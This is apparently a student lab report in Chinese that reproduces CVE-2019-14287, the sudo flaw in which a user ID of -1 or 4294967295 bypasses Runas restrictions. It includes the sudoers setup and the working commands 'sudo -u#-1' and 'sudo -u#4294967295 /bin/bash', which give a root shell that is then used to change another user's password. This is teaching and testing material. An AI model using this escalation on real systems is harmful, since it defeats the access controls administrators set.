

Linux sudo root 权限绕过漏洞(CVE-2019-14287)

王珺熠 4042017030

一、漏洞概述：

Sudo 的全称是“superuserdo”，它是 Linux 系统管理指令，允许用户在不需切换环境的前提下以其它用户的权限运行应用程序或命令。通常以 root 用户身份运行命令，是为了减少 root 用户的登录和管理时间，同时提高安全性。有的用户可能知道，如果将 sudo 配置为允许用户通过 Runas 规范中定义的 ALL 关键字来以任意用户身份运行命令的话，那么攻击者将有可能通过制定用户 ID -1 或 4294967295 来以 root 权限执行恶意命令。

1. 该漏洞于 2019 年 10 月 14 日，被 Sudo 官方发布

2. 该漏洞的用处：使受限制的 sudo 权限用户，可不受限制运行 root 命令。

结合个人操作理解，我觉得综合来说 这个漏洞作用不大因为需要以下几个前提条件：1. 知道当前普通用户的密码 2. 当前普通用户在 soulduers 文件中


二、漏洞复现：

1. 漏洞的环境复现：

1) 查看当前 sudo 的版本；

进入 root 用户：sudo su


查看当前 sudo 的版本：sudo -V



2) 建立一个用户 wjy030;

输入以下命令创建用户 wjy030: `useradd wjy030`

为用户 wjy030 设置密码 1223: `passwd wjy030`




3) 给用户 wjy030 赋予他执行 sudo 的权限


第一步: 首先要查看一下 `/etc/sudoers` 的权限: `ll /etc/sudoers`

第二步: 所有者 root, 权限只有可读, 没有可写, 为了修改该文件, 赋予权限输入以下命令, 赋予权限: `chmod u+w /etc/sudoers`

第三步: 现在 root 用户具有可写权限, 修改 `/etc/sudoers` 文件, 给用户 wjy030 赋予 sudo 权限。




- i) 给 wjy030 用户赋予 sudo 权限: wjy030 ALL=(ALL:ALL) ALL
- ii) 给 wjy030 用户设置安全策略: 比如以下命令, 我们期望用户 wjy030 可以以管理员权限执行 /usr/bin、/bin 下的所有命令, 但是不能修改其他用户密码以及 kill 其他用户进程, 可以配置如下: wjy030 ALL=/usr/bin/, !/usr/bin/passwd, /bin/, !/bin/kill



```
root@ubuntu: /home/joey
# Defaults env_reset
# Defaults mail_badpass
# Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL
wjy030  ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on "#include" directives:
#include /etc/sudoers.d
wjy030  ALL=/usr/bin/, !/usr/bin/passwd, /bin/, !/bin/kill
"/etc/sudoers" 34L, 842C      34,0-1      Bot
```

- 4) 切换用户到 wjy030;
输入命令: su - wjy030
在修改 /etc/sudoers 完成后, 输入以下命令, 取出可写权限: chmod u-w /etc/sudoers
- 5) 验证该 ming 用户的权限:



```
root@ubuntu: /home/joey
root@ubuntu:/home/joey# vi /etc/sudoers
root@ubuntu:/home/joey# vi /etc/sudoers
root@ubuntu:/home/joey# su - wjy030
No directory, logging in with HOME=/
$ whoami
wjy030
$ pwd
/
$ ls
bin      etc          lib          mnt      run      swapfile    var
boot    home         lib64        opt      sbin     sys         vmlinuz
cdrom   initrd.img  lost+found  proc     snap     tmp         vmlinuz.old
dev     initrd.img.old media        root     srv      usr

$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.3 LTS
Release:        18.04
Codename:       bionic

$ passwd qwsn
passwd: user 'qwsn' does not exist
$ passwd joey
passwd: You may not view or modify password information for joey.
$ sudo passwd joey
[sudo] password for wjy030:
Sorry, user wjy030 is not allowed to execute '/usr/bin/passwd joey' as root on ubuntu.
```

可以发现，不可以修改别人的密码。

2. 开始提取：

```
passwd: You may not view or modify password information for joey.  
$ sudo passwd joey  
[sudo] password for wjy030:  
Sorry, user wjy030 is not allowed to execute '/usr/bin/passwd joey' as root on  
ubuntu.  
$ sudo -u#-1 id -u  
0  
$ sudo -u#4294967295 id -u  
0  
$ sudo -u#4294967295 /bin/bash  
root@ubuntu:/#  
root@ubuntu:/#  
root@ubuntu:/# whoami  
root  
root@ubuntu:/#  
root@ubuntu:/#  
root@ubuntu:/# passwd joey  
Enter new UNIX password:  
Retype new UNIX password:  
passwd: password updated successfully  
root@ubuntu:/#  
root@ubuntu:/#
```

如图所示，提取成功，我们之前，做了安全策略，对于 wjy030 用户不可以修改其它用户密码；

那么我们现在提权为 root，那么就可以修改密码了。